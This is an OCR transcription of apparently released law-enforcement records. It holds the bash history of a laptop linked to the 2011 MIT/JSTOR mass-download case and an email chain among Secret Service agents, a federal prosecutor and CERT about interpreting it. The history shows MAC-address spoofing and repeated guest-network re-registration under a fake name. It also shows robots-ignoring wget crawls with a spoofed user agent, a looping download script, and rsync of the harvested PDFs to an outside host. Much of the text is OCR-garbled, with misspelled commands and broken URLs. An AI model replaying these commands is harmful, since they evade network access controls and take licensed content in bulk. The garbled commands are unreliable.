python curlcommands.py
more curicommands.sh
 bash curlcommands.sh
 more 1100
 more 1100.html
 lynx -dump 1100.html
 links 1100.html
 python
 cat > saneurl.py
 fg
 Is /media
 mkdir /media/drive/umi
 curl -i http://proquest.umi.com/padweb
 is /media/drive/uml
 more/media/drive/2073772711.pdf
 more /media/drive/umi/2073772711.pdf
 more /media/drive/umi/2073772711.html
 more /media/drive/umi/2073772711.pdf
 fg
 cd /vol
 ~/keepgrabbing.py
 cd ..
 cd vol
 ~/keepgrabbing.py
 ~/keepgrabbing.py
  cd ..
  cd vol
  S
  ~/keepgrabbing.py
```

df-h



RIF

```
ps ax | grep keep
ps ax | grep ser
fg %1
fg O
fg
kiii 2137
kill 2138
ps ax | grep keep
python serveblocks.py 8092
python serveblocks.py 8092
emacs serveblocks.py
python serveblocks.py 8092
emacs serveblocks.py
python serveblocks.py 8092
emacs serveblocks.py
python serveblocks.py 8092
emacs serveblocks.py
python serveblocks.py 8092
kill %1
fg
python serveblocks.py 8092
kill %1
python serveblocks.py 8092
kill 961
python serveblocks.py 8092
fg
kill %1
python serveblocks.py 8092
kill %1
python serveblocks.py 8092
kill %1
fg
emacs serveblocks.py
python serveblocks.py 8092
cd /media/drive/
~/keepgrabbing.py
df-h
df h | grep sdd; date
du -hsc /vol/*
dm /vol/uristograb2.wget
rm/vol/urlstograb2.wget
du -hsc /vol/*
bwm-ng
du -hsc /vol/*
df-h
df-higrep medla
```



```
Is blocks wc-l
15
emacs oaigrab.py
python -i oaigrab.py
emacs paigrab.py
python 4 oaigrab.py
emacs oalgrab.py
mkdir muse
my urlstograb* muse
python oaigrab.py | tee urlstograb.wget
wc - l uristograb.wget
emacs oalgrab.py
python -i daigrab.py | tee uristograb.wget
emacs oaigrab.py
python -i oaigrab.py | tee urlstograb.wget
ls
emacs oalgrab.py
emacs palgrab.py
python -loaigrab.py [ tee urlstograb2.wget
fg
cd /vol
weet -x -nv -nc -i ~/urlstograb.wget
more analysis.oxfordjournals.org/content/35/3/97.full.pdf
wget -x -nv -nc -i ~/uristograb.wget
 mkdir sd
 cd sd
 wget -in -np "http://www.sciencedirect.com/science/page/sitemap/jndex.html"
 wget --header='User-Agent: WL/6" -m -np "http://www.sciencedirect.com/science/page/sitemap/index.html"
 wget --header="User-Agent: WL/6" -m -np "http://www.sciencedirect.com/science/page/sitemap/index.html"
 wget -e robots=off -- header="User-Agent: WL/6" -m -np
 "http://www.sciencedirect.com/science/page/sitemap/index.html"
 cd www.sciencedirect.com/science/page/sitemap/publication/
 cd serial/
 Is
 cd journals/
 emacs ~/sis
 chmod +x "/sls
 ~/sls | less
 ~/sis. less
 more 17509467.html
 Is 0242548X
  Is 0242648X/24
  Is 0242648X/24/3
  more 0242648X/24/3/243.html
  python
  mkdir/vol/sd/jo
```



```
cd
fg
python
ÌS
cd uml
Is
python
more keepgrabbing.py
cd /vol/
Is
mkdir pdfs
sudo mkdir pdfs
sudo chown ghost pdfs
cd pdfs/
~/keepgrabbing.py
cd ..
~/keepgrabblng.py
~/keepgrabblng.py
dids
 python
 pwd
 cd ~/umi
 python
 python
 Is 1000000.html
 more 128214.html
 more 128213
 less 128204.html
 less/vol/umi/128204.html
 links/vol/umi/128204.html
 python
 Is -Ih
 is blocks | wc -l
 python
 Is *dbm
  fg
  more deleteandgrab
 split -a 5 -l 1000 deleteandgrab blocks/regrabc
  Is blocks/I wc -I
  cd blocks/
  is less
  Is I tall
  cd ,.
  fg
  Is/mnt
```

```
df
Is /media/drive
links http://callber.ucpress.net/doi/pdf/10.1525/as.2010.50.5.835
rm p1-salmela.pdf
curl "http://portal.acm.org/ft_gateway.cfm?ld=1187439&type=pdf&CFID=15902&CFTOKEN=55059171"
curl -l "http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf&CFID=15902&CFTOKEN=55059171"
curl-i "http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf"
curl -i "http://portal.acm.org/ft_gateway.cfm?ld=1187439&type=pdf"|less
more serveblocks.py
emacs serveblocks.py
more keepgrabbing.py
Is /vol
 ~/sls /vol umi > uml.sls
 more umi.sls
 ~/sls /vol/umi > uml.sls
 ~/sls /vol/pdfs > pdfs3.sls
 Is -IR /vol > [s3.|s|R
 more js3.lsIR
 1s - IR /vol/ > js3.isIR
 more js3.lslR
 wc-l js3.lslR
 echo -n me@aaronsw.com | md5sum
 ps ax
 df
  mount/dev/sdc/voi
  cd /Vol
  cd /medla/
  15 -1
  rm drive
  suda rm drive
  sudo mkdir drive
  sudo mount /dev/sde drive
  sudo mount /dev/sde1 drive
  cd drive
  ls
  df
  fd-h
  df -h
  mkdir pdfs
  sudo mkdir pdfs
  sudo chown ghost pdfs
   ~/keepgrabbing.py
   cd /media/drive/pdfs
   more 3590725.pdf
```

less 3697690.pdf



```
less 30072010.pdf
  less 60244678.pdf
  less 3523970.pdf
   less 3548593.pdf
   less 3523645.pdf
   less 3813153.pdf
   less 3838338.pdf
   less 3279339.pdf
   less 1888323.pdf
   less 688560.pdf
   less "234,.pdf"
   less 742572.pdf
   less 30058803.pdf
   less 2023815.pdf
   more 2023815.pdf
   cd
   ~/keepgrabbing.py
   fg
   ls
   cd pdfs
   15
   df -h
   cd /val/
   ~/keepgrabbing.py
   cd ..
   cd vol
   ~/keepgrabbing.py
(b)(6).(b)(7)(C)
   U.S. Secret Service
   Boston Field Office
```

(b)(6),(b)(7)(C)

All e-mail to/from this account is subject to official review and is for official use only. Action may be taken in response to any inappropriate use of the Secret Service's e-mail system. This e-mail may contain information that is privileged, law enforcement sensitive, or subject to other disclosure limitations. Such information is loaned to you and should not be further disseminated without the permission of the Secret Service. If you have received this e-mail in error, do not keep, use, disclose, or copy it; notify the sender immediately and delute it.

(b)(6),(b)(7)(C) (CID)
From: (b)(6),(b)(7)(C) Sent: Wednesday, March 09, 2011 11:31 AM Heymann Stephen (USAMA)(b)(6),(b)(7)(C) Cc: (b)(6),(b)(7)(C) Subject: Re: bash history of Acer involved with MIT hack and downloading from JSTOR
Here is the phone bridge information. I have booked the line from 1 to 2 Eastern. Looking forward to speaking with you then.
(b)(6),(b)(7)(C)
From: "Heymann, Stephen (USAMA)" (b)(6),(b)(7)(C) Pusdol goy> Date: Wed, 9 Mar 2011 10:49:07 -0500 To: (b)(6),(b)(7)(C) (BOS)" (b)(6),(b)(7)(C) busss.dhs.gov> (b)(6),(b)(7)(C) Deart.org> Cd(b)(6),(b)(7)(C) Deart.org> Subject: RE: bash history of Acer involved with MIT hack and downloading from JSTOR
Works for me (b)(6),
From (b)(6),(b)(7)(C) [80S) [mailtq(b)(6),(b)(7)(C)] usss.dhs.gov] Sent: Wednesday, March 09, 2011 10:37 AM To(b)(6),(b)(7)(C) Cc:(b)(6),(b)(7)(C) Heymann, Stephen (USAMA) Subject: RE: bash history of Acer Involved with MIT hack and downloading from JSTOR
Would 1300 today work for everyone? Do you have the ability to host a conference call?
(b)(6).(b)(7)(C) U.S. Secret Service Hoston Field Office (b)(6).(b)(7)(C)
From: (b)(6),(b)(7)([mailto(b)(6),(b) cert.org] Sent: Wednesday, March 09, 2011 10:36 AM To (b)(6),(b)(7)(C) BOS) Cc: Subject: Re: bash history of Acer involved with MIT hack and downloading from JSTOR
We can, but we haven't had the opportunity to look at much beyond the python script and the bash history. Let us know what is a good time for you. We are free all day today.
(b)(6),
From: (b)(8),(b)(7)(C) [BOS)" (b)(6),(b)(7)(C) [Date: Wed, 9 Mar 2011 10:23:06 -0500 To (b)(8),(b)(7)(C) [Deert.org> Subject: RE: bash history of Acer involved with MIT hack and downloading from JSTOR
Do you mind if we have a conference call with the AUSA.
At ISA Haumann P Stenhan

CHIEF Appendix and comparer come addition	
(b)(6) (b)(7)(C) Jisdoj gov	
(b)(6),(b)(7)(C) Work	
Cell	
(b)(6).(b)(7)(C)	
U.S. Secret Service	
Boston Field Office	
(b)(6),(b)(7)(C)	
The state of the s	65.
From: (b)(6), (b)(7)(mailto(b)(6), (b)cert.org] Sent: Wednesday, Narch 09, 2011 9:56 AM	
To ((b)(6),(b)(7)(C) BOS)	
Cd(b)(f) (b)(7)(C) TC(D):(b)(f),(b)(7)(C)	
Subject: Re: bash history of Acer involved with MIT hack and downloading from JSTOR	
(b)(6),(b)(7)	
Do you have some time today that we can go over the questions you have on the bash history listed below and keepgrabbing	
python script?	
<u>(b)(6),(b)</u>	
A COLUMN TO THE COLUMN TWO IS NOT THE COLUMN	
From ((b)(8),(b)(7)(C) Pusss.dhs.gov>	
Date: Tue, 8 Mar 2011 17:24:05 -0500	
To: (Ibx6) (bx7)(C) Peert.org> Subject: Fw; bash history of Acer involved with MIT hack and downloading from JSTOR	
Subject (W. udsir listory of Act. life and a state with the state and a state	
(b)(6),(b)(7)(C)	
Special Agent U.S. Secret Service	
(b)(6),(b)(7)(C) (Dask)	
(Mobile)	
412-268-5226 (Fax)	
Fron(b)(6),(b)(7)(C) BOS)	
T ₆ (b)(6),(b)(7)(C) CID);(b)(6),(b)(7)(cert.org)	
Sent: Tue Mar 08 17:21:53 2011 Subject: Fw: bash history of Acer involved with MIT hack and downloading from JSTOR	
would anyone have time available to help me decipher the bash history for proof of Mac spoofing and interpret what the	
script keepgrabbing.py does?	
(b)(6).(b)(7)(C)	
Sent from Blackberry	
worth north widening 113	
	1-40-0
From: (b)(6),(b)(7)(C) (BOS)	
To: 'Heymann, Stephen (USAMÁ)' (b)(6),(b)(7)(C) usdoj.gov>	

Sent: Wed Mar 02 17:31:13 2011

Subject: bash history of Acer involved with MIT hack and downloading from JSTOR

FYI

The bash history of the Acer that was connected to the MIT network has references to the python script keepgrabbing and JSTOR:

cat .bash_history rm .bash_history screen -x uptime df-h Is /mnt/pdfs/[wc-l Is -f /mnt/pdfs/ | wc -l screen -x cat .bash_history cat .ssh/known_hosts whois ygl.as uptime curl www.jstor.org links www.jstor.org/stable/838383 mv 838383.pdf /mnt/pdfs/ screen -r screen -x curl Jstor.org curl -l wwww.jstor.org curl -l www.jstor.org sudo ifconfig wlan0 down sudo dhelient -re sudo dhellent -r sudo ifconfig eth0 up sudo dhellent curi -i www.jstor.org curl scripting.com /sbin/lfconfig -a curl scripting.com ping 4.2.2.2 cat /etc/resolv.conf sudo dhellent -r sudo dhellent ping 4.2.2.2 cat /etc/resolv.conf curl scriptng.com curl www.google.com curl -I www.jstor.org /sbin/ifconfig -a ping ghost-laptop.dyndns-free.com ps ax | grep ip /etc/init.d/ez-ipupdate /etc/init.d/ez-ipupdate reload



```
sudo /etc/init.d/ez-lpupdate reload
ping ghost-laptop.dyndns-free.com
dig ghost-laptop.dyndns-free.com
dig @ns1.dyndns.org ghost-laptop.dyndns-free.com
sudo /etc/init.d/ez-ipupdate restart
dig @ns1.dyndns.org ghost-laptop.dyndns-free.com
ez-ipupdate --help
ez-ipupdate --help|less
sudo ez-ipupdate
sudo ez-lipupdate -i eth0
more /etc/ez-ipupdate/default.conf
ex-ipupdate --help|less
sudo ez-ipupdate -c /etc/ez-ipupdate/default.conf
sudo ez-ipupdate -vvv -c /etc/ez-ipupdate/default.conf
ez-ipupdate --help|less
sudo ez-ipupdate -vvv -c /etc/ez-ipupdate/default.conf -l eth0
sudo ez-ipupdate -c /etc/ez-ipupdate/default.conf -i eth0
dig @ns1.dyndns.org ghost-laptop.dyndns-free.com
Is/mnt/|wc-l
cd /mnt
ps ax | grep touch
ps ax | grep seq
touch 1
Is
touch 2
seq 1 20
seq 1 20 | xargs touch
Is wc-l
seq 1 2000000 | xargs touch
Is | wc-l
Is less
Is I we -I
ps ax | grep bash
who am i
 kill 3658
 kill -9 3658
 mkdir pdfs
 cd pdfs
 "/keepgrabbing.py
 emacs/home/ghost/keepgrabbing.py
 zile /home/ghost/keepgrabbing.py
 ~/keepgrabblng.py
 touch foo
 rm foo
 cd ..
 ~/keepgrabbing.py
 cd /mint
 rm *
```

15



```
cd pdfs
İs
cd
python serveblocks.py
pythan serveblacks.py 8092
bg
ps ax | grep serve
kIII 2461
ps ax | grep serve
python serveblocks.py 8092
bg
is /mnt
Is /mnt/pdfs
is 4/mnt/pdfs/
gnome-screensaver-command --activate
 ps ax | grep curl
 kill 19047
 curl www.jstor.org
 dhclient --help
 sudo dhellent
 bwm-ng
 Is blocks/ |wc -1
 df-h
 links www.jstor.org/stable/873098
 gnome-screensaver-command --activate
 Is blocks/ wc -1
 bwm-ng
 Is blocks/ wc-l
 uptime
 bwm-ng
 df -h
 is blocks | wc -1
  bwm-ng
  sudo umount/mnt
  screen -x
  ~/keepgrabbing.py
  cd /mnt/
  ~/keepgrabbing.py
  cd /mnt/
  ~/keepgrabblng.py
  cd /mnt/
  ~/keepgrabbing.py
  cd /mnt/
```

~/keepgrabbing.py



bg; ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py bg; ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py ~/keepgrabbing.py ~/keepgrabbing.py ~/keepgrabbing.py ~/keepgrabbing.py ~/keepgrabbing.py ~/keepgrabbing.py ~/keepgrabblng.py ~/ke ~/keepgrabbing.py "/keepgrabblng.py cd /mnt ~/keepgrabbing.py ~/keepgrabbing.py ~/lke "/keepgrabbing.py ~/keepgrabblng.py "/keepgrabbing.py bg ~/keepgrabblng.py ~/keepgrabbing.py ~/keepgrabbing.py ~/keepgrabbing.py ~/keepgrabbing.py cd /mnt/ "/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py

cd /mnt/



~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py cd /mnt/ ~/keepgrabblng.py cd /mnt/ ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py cd /mnt/ ~/k ~/keepgrabbing.py cd /mnt ~/keepgrabbing.py cd/mnt ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py ~/keepgrabbing.py cd/mt cd /mnt/ cd /mt ~/keepgrabbing.py "/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py ~/keepgrabblng.py cd /mnt/

~/keepgrabbing.py

RIF

```
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
cd /mnt
~/keepgrabblng.py
screen -r
screen -x
uptime
df-h
screen -r
screen -x
e
uptime
bwm-ng
df-h
screen -x
ps ax | grep curl
ps ax | grep keepgr | awk '{print $1}' | xargs kill
ps ax | grep curl
ps ax | grep gr
ps ax | grep curl
df-h
/sbin/ifconfig -a
 sudo ifconfig eth0:1 static 18.55.7.49
 curl -- interface eth0:1 www.jstor.org
 curl --interface eth0:1 www.google.org
 rsync -avz pdfs/ghost-macbook.dyndns-free.com:/vol/pdfs
 screen -r
 screen -x
 python
 sudo easy_Install pyoal
 sudo apt-get install python-lxml
 sudo easy_install pyoal
 python
 sudo easy_install --remove pyoal
 easy_install --help
 easy_install --help|less
 sudo easy_install -remove pyoal
 python
 sudo easy_install pyoal
```



```
cd /usr/local/llb/python2.6/
Is site-packages/
cd
15
locate easy-install.pth
locate easy_install.pth
sudo easy_Install pyoal
locate easy-install.pth
cd /usr/lib/python
Is
is -a
cd ../python2.6
easy_install --help
easy_install --help|less
python serveblocks.py
python serveblocks.py 8092
sudo dhclient -r
sudo dhclient
sudo dhclient -r
sudo dhelient
sudo dheilent -r
sudo dhclient
ping 4.2.2.2
sudo dhclient -r
sudo dhelient
sudo dhclient -r
sudo dhelient
sudo dhelient -r
sleep 60
sudo dhclient -r
sudo dhellent
cd /vol/
is -l
Is -lh pdfs
 easy_install pyoai
 sudo apt-get install python-setuptools
 sudo apt-get update
 sudo apt-get install python-setuptools
 sudo apt-get upgrade
 ez-lpupdate
 sudo /etc/init.d/ez-ipupdate restart
 ping ghost-laptop.dyndns-free.com
 /sbin/ifconfig eth0
 ping 18.55.7.237
 ping ghost-laptop.dyndns-free.com
 sudo /etc/init.d/ez-ipupdate restart
 ping 18.55.7.237
 ping ghost-laptop.dyndns-free.com
 sudo /etc/init.d/ez-ipupdate help
```



```
sudo /etc/init.d/ez-ipupdate force-reload
ping ghost-laptop.dyndns-free.com
more /etc/init.d/ez-lpupdate
more /etc/ez-lpupdate/default.conf
sudo less /etc/ez-lpupdate/default.conf
ps ax | grep ez-ip
ping ghost-laptop.dyndns-free.com
cd /vol/pdfs/
Is
Is | less
python oaigrab py
python -i oalgrab.py
cd /vol/
15
cd muse.jhu.edu/
Is
cd content/oai/journals/
cd social_text/
cd v017/
15
more 17.3
more 17.3dutton.html
man wget
du -hsc /vol/*
du -hsc /vol/*
bwm-ng
Is -Ih uristograb.wget
grep pdf uristograb.wget
screen -x
man wget
cd /voi/
wget -x -nc ~/urlstograb.wget
wget -x -nc -i ~/urlstograb.wget
sudo chown ghost.
wget -x -nc -l ~/urlstograb.wget
wget -q -x -nc -i ~/uristograb.wget
wget -nv -x -nc -l ~/urlstograb.wget
screen -x
emacs oaigrab.py
sudo apt-get install emacs23-nox
emacs oaigrab.py
python paigrab.py | tee urlstograb.wget
wc -l urlstograb.wget
grep html uristograb.wget | sed -e 's/html/pdf/' > uristograb2.wget
grep pdf urlstograb.wget | sed -e 's/pdf/html/' > urlstograb2.wget
more uristograb
more urlstograb2,wget
cd /vol/
wget -nv -x -nc -i ~/urlstograb2.wget
```



```
grep html urlstograb.wget | sed -e's/html/pdf/">> urlstograb2.wget
grep html urlstograb.wget | sed -e 's/html/pdf/" >> urlstograb2.wget
cd /vol
wget -nv -x -nc -i ~/urlstograb2.wget
curl muse.jhu.edu/f
links muse.jhu.edu
screen -x
cd /media/noname/
cp tograb.log /home/ghost/
ccd
cd
cd blocks/
Is wc-l
cd .,
15
mv tograb.log blocks/
cd blocks/
more tograb.log
split -n 100 tograb.log
split --help
split --help | less
split -i 100 tograb.log tograb.
15
rm tograb.*
cp /media/noname/tograb.log tograb-
split --help less
split -a 5 -1 100 tograb.log tograb-
is tograb *
wc -ł
Is | wc-
my tograb.log ...
sudo dhclient -- release
sudo dhclient -r
sudo dhelient
sudo dhclient -r
sudo dhclient
sudo /etc/init.d/ez-lpupdate restart
ping ghost-laptop.dyndns-free.com
/sbln/ifconfig -a | less
ping ghost-laptop.dyndns-free.com
screen -x
sudo ifconfig eth0 up
curl -- Interface eth0 https://nic.mit.edu:444/bin/dynareg?class=visitor
/sbin/ifconfig -a
 sudo dhclient
curl -- interface eth0 https://nlc.mit.edu:444/bln/dynareg?class=visitor
curl --interface etho https://10.72.0.47:444/bin/dynareg?class=yisltor
 curl --interface eth0 10.72.0.47
 ping --hel
```



```
ping -1 eth0 10.72.0.47
/sbin/ifconfig -a
ping -1 eth0 4.2.2.2
man ping
ping -I 10.2.55.120 4.2.2.2
sudo ping -I 10.2.55.120 4.2.2.2
/sbln/ifconfig -a | less
sudo ping -I 10.2.55.120 4.2.2.2
sudo ping -I wlan0 4.2.2.2
sudo ping -l eth0 4.2.2.2
plng -I eth0 4.2.2.2
sudo ping -i eth0 4.
sudo ping -1 eth0 10.72.0.47
sudo curl --interface eth0 10.72.0.47
man curl
sudo curi -- Interface 10.2.55.120 10.72.0.47
route
/sbln/ifconfig -a
route add default gw 18.2.55.1
sudo route add default gw 18.2.55.1
sudo ping -i eth0 10.72.0.47
echo "sudo route add default gw 18.2.55.1" >> logininfo
sudo curi -- interface 10.2.55.120 10.72.0.47
curl --interface eth0 10.72.0.47
curl --interface eth0 https://10.72.0.47:444/bin/dynareg?class=visitor
curl -k -- Interface eth0 https://10.72.0.47:444/bin/dynareg?class=visitor
curl -d "class=visitor" -k --Interface eth0 https://10.72.0.47:444/bin/dynareg
curl -d "class=visitor&action=Register" -k -- interface eth0 https://10.72.0.47:444/bin/dynareg
curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&action=Register&class=visitor" -k --interface eth0
https://10.72.0.47:444/bin/dynareg
echo 'curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&action=Register&class=visitor" -k --interface eth0
https://10.72.0.47:444/bin/dynareg' >> logininfo
curl --interface eth0 10.72.0.47
sudo dheilent eth0
sleep 600; sudo dhclient eth0
route
curl --interface wian0 www.yahoo.com
curl -- interface wlan0 4.2.2.2
sleep 600; sudo dhallent eth0
sudo dhclient eth0
sudo ping -l eth0 10.72.0.47
sudo ping -I wlan0 4.2.2.2
sudo ping -1 eth0 4.2.2.2
man route
dnsip
dig www.yahoo.com
dig www.yahoo.com | grep "IN"
dig www.yahoo.com | grep "IN" | grep 10.72
echo 'díg www.yahoo.com|grep "IN" | grep 10.72' > logininfo
/sbin/ifconfig -a
/sbin/ifconfig -a | grep en
sudo ifconfig eth0 hw 00:4c:e5:a0:c7:56
```



sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:56 sudo ifdown eth0 sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:56 sudo ifconfig eth0 down sudo Ifconfig eth0 hw ether 00:4c:e5:a0:c7:56 sudo ifconfig eth0 up emacs logininfo ping www.yahoo.com dig yahoo.com sudo dhallant dig www.yahoo.com emacs logininfo emacs /etc/ez-ipupdate/default.conf /sbin/ifconfig -a sudo emacs /etc/ez-ipupdate/default.conf /etc/Init.d/ez-ipupdate restart sudo /etc/init.d/ez-ipupdate restart dig dig x, dyndns-free.com dig as x.dyndas-free.com cat /etc/resolv.c cat /etc/resolv.conf dig www.yahoo.cvom dig www.yahoo.com links -help links --help|grep inerf links -- help grep interf curl -interface eth0 www.yahoo.com dig @10.2.55.7 www.yahoo.com dlg @10.2,55.2 www.yahoo.com sudo dhellent cat /etc/resolv.conf sudo dhelient cat /etc/resolv.conf ping 10.72.0.47 dig @10.72.0.47 www.google.com gnome-screensaverping www.yahoo.com echo 10.72.0.47>> logininfo dig --help host --help dig ns x.dyndns-free.com dig @ns1.dyndns.org ghost-laptop.dyndns-free.org dig @ns1.dyndns.org ghost-laptop.dyndns-free.com /shin/ifconfig -a ssh ghost-laptop.dyndns-free.org ssh ghost-laptop.dyndns-free.com ssh --help | grep interf man ssh sudo ifconfig eth0 down



ssh ghost-laptop.dyndns-free.com sudo curl -interface eth0 10.72.0.47 route ssh ghost-laptop.dyndns-free.com ping www.yahoo.com /sbin/ifconfig -a ssh 10.189.76.179 sudo dhclient eht0 sudo dhclient eth0 route man route route sudo dhclient eth0 sudo route del default sudo route -net 10.0.0.0 gw 10.189.54.1 sudo route add -net 10.0.0.0 gw 10.189.64.1 sudo route add 10.0.0.0 gw 10.189.64.1 ping 10.189.76.179 ping 10.72.0.47 sudo dhclient eth0 /sbin/ifconfig -a ping google.com route ping 4.2.2.2 sudo dhclient eth0 cat logininfo curl -d "vname=Grace+Host&vemall=ghost42@mailinator.com&vsponsor=&vinterval=14" curl -d "vname=Grace+Host&vemall=ghost42@mailinator.com&vsponsor=&vinterval=14" -k --interface eth0 https://10.72.0.47:444/bln/dynareg echo 'curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&vsponsor=&vlnterval=14" -k --interface eth0 https://10.72.0.47:444/bin/dynareg' >> logininfo curl www.yahoo.com echo 'curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&vsponsor=&vinterval=14" -k -interface eth0 https://10.72.0.47;444/bin/dynareg' >> logininfo curl -d "vname=Grace+Host&ventail=ghost42@mallinator.com&vsponsor=&vinterval=14" -k --interface eth0 https://10.72.0.47:444/bin/dynareg curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&vsponsor=&vinterval=5" -k -Interface eth0 https://10.72.0.47:444/bin/dynareg sudo dhclient eth0 sudo dhclient -r sudo dhclient -r eth0 sudo dhclient eth0 /sbin/ifconfig -a > ifconfiglog /sbin/lfconfig -a sudo ifconfig wlant) down sudo (fconfig wlan0 hw ether 90:4c:e5:a0:c7:55 sudo ifconfig wlan0 up /sbin/ifconfig -a /etc/init.d/ez-ipupdate restart sudo /etc/init.d/ez-ipupdate restart



dig ghost-laptop.dyndns-free.com

```
ping 4.2.2.2
sudo dhellent
ping 4.2.2.2
ping www.yahoo.com
route
curl www.yahoo.com
ssh ghost-laptop.dyndns-free.com
/sbin/ifconfig -a
ssh 18.111.48.33
curl www.yahoo.com
sudo dhclient eth0
cd /media/bce820ea-a03b-4556-bfa6-eff2d9eh665e/
15
Is | grep ajp
Is | grep -v oxford
cd /val
cd www.genome.org/content/1/3/
cd /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/
mare pdfs/2520824.pdf
more pdfs/25208234.pdf
Is -I pdfs/25208234.pdf
Is -UI pdfs | head
python
ps ax | grep pyth
ps ax | grep is
sudo kill 8185
sudo kill -9 8185
fg
cd b)
cd blocks/
is
cd done/
Is less
Is I head
more allpd00000009
more allpd000000009
 more allpd00000000009
ls -l/media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/20273145.pdf
Is | tall
 more tograb-aaggu
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/359815.pdf
 ls -l /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/359815.pdf
 Is | less
 is | grep -v pd | less
 Is | grep blk | tail
 more blk0000003629
 more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/399479
 more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/399479.pdf
 more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/3999479.pdf
```



```
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/3999479.pdf
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/3999478.pdf
python
In -s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /media/drive
sudo In -s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /media/drive
Is /media/drive/pdfs*
C
/sbln/ifconfig -a
ssh 10.189.61.53
/sbin/ifconfig -a
sudo /etc/init.d/ez-ipupdate restart
ssh 18.111.48.33
more failedandneedtograb
cat falledandneedtograb | sed -e 's/.pdf//' | sort -u | head
cat falledandneedtograb | sed -e 's/.pdf//' | sort -u > falled-partial-clean
head failed-partial-clean > blocks/testfailed
/sbin/ifconfig -a
curl --interface wian0 www.yahoo.com
route
ping 18.111.31.1
wc -! falledandneedtograb
sudo apt-get install autossh
sudo apt-get update
man ssh
ps ax | grep dhclient
kill 7937
sudo kill 7937
sudo kill 8001
sudo kill 8281
ps ax | grep dhclient
ps ax | grep netwo
ps ax | grep Netw
sudo kili 730
ps ax | grep Netw
/etc/init.d/network-manager stop
sudo /etc/init.d/network-manager stop
ps ax | grep dhcl
sudo kill 8839
ps ax
/sbin/ifconfig -a
sudo emacs /etc/ez-lpupdate/default.conf
sudo /etc/init.d/ez-lpupdate restart
dig ghost-laptop.dyndns-free.com
Is
screen -x
```



```
who am I
wc -l failed-clean
screen -x
ls
cat failedandneedtograb | sed -e 's/.pdf//' | sort -u > failed-partial-clean
wc -l failedandneedtograb
cat falledandneedtograb | sed -e 's/.pdf//' | sort -u > falled-clean
rm failed-partial-clean
more failed-clean
cd blocks/done
is | less
less blk00000000020
wc -I blk0000000000
cd ..
split --help
split -a 5 -l 1000 failed-clean blocks/blkfail
df-h
creen -x
screen -x
who am I
cd umi
python
cd umi
grep 797854 *
grep 801899 *
İs
more 900.html
grep 1978790241 *
screen -r
screen -x
links
screen -x
is blocks
rm failedandneedtograb
rm failed-clean
python
15
mv pdf2size.dbm pdf2size-js3.dbm
more stilltograbx
split -- help
split -a 5 -l 100 stilltograbx blocks/stillblk
Is blocks
fg
cd /media/drive/pdfs
more 3590725.pdf
less 3697690.pdf
cd/media/drive/pdfs
```

more 3590725.pdf



```
less 3697690.pdf
links "http://www.neim.org.ezp-
pr/doi/full/10.1056/NEJMp0781907keytype2=tf_lpsecsha&ijkey=d016a4ba45489a1d98c8c00d31b0[51b7fe229d4&
links "http://www.neim.org.ezp-pr/doi/full/10.1056/NEJMp078190"
links "http://www.neim.org/doi/full/10.1056/NEIMp078190"
15
Is umi/saneurl.py
links http://linkinghub.elsevier.com/retrieve/pli/0933365789900110
links "http://linkinghub.elsevier.com/retrieve/pii/092911999490006X"
more /vol/umi/107685.html
links/vol/umi/107685.html
links/vol/umi/107794.html
curl -1 http://linkinghub.elsevier.com/retrieve/pii/89780750657457500224
"http://linkinghub.elsevier.com/retrieve/articleSelectSingle?Redirect=http%3A%2F%2Fwww.sclencedirect.com%2Fscien
ce%3F ob%3DGatewayURL%26 origin%3Dinwardhub%26 urlverslon%3D4%26 method%3DcitationSearch%26 pilkey%
3DB9780750657457500224%26 version%3D1%26md5%3D5d0b15fec31eccc36684151f1e94990a"
curl -f
"http://www.sciencedirect.com/science? ob=GatewayURL& origin=inwardhub& urlversion=4& method=citationSearc
h& pilkey=89780750657457500224& version=1&md5=5d0b15fec31eccc36684151f1e94990a"
curl -l "http://www.sciencedirect.com/science? ob=ArticleURL& udi=88K8S-4RJMOTB-
8& user=501045& coverDate=01%2F09%2F2008& rdoc=1& Imt=high& orlg=search& origin=search& sort=d& doca
nchor=&view=c& acct=C000022659& version=1& urlVersion=0& userid=501045&md5=0dd2643f6e14c404198de5326
a67c81a&searchtype=a"
ping www.jstor.org
curl www.jstor.org
Is
screen -x
df-h
screen -r
screen -x
cd /media/drive/JsIndex/
rm *
Is
5
Is
cd 1923
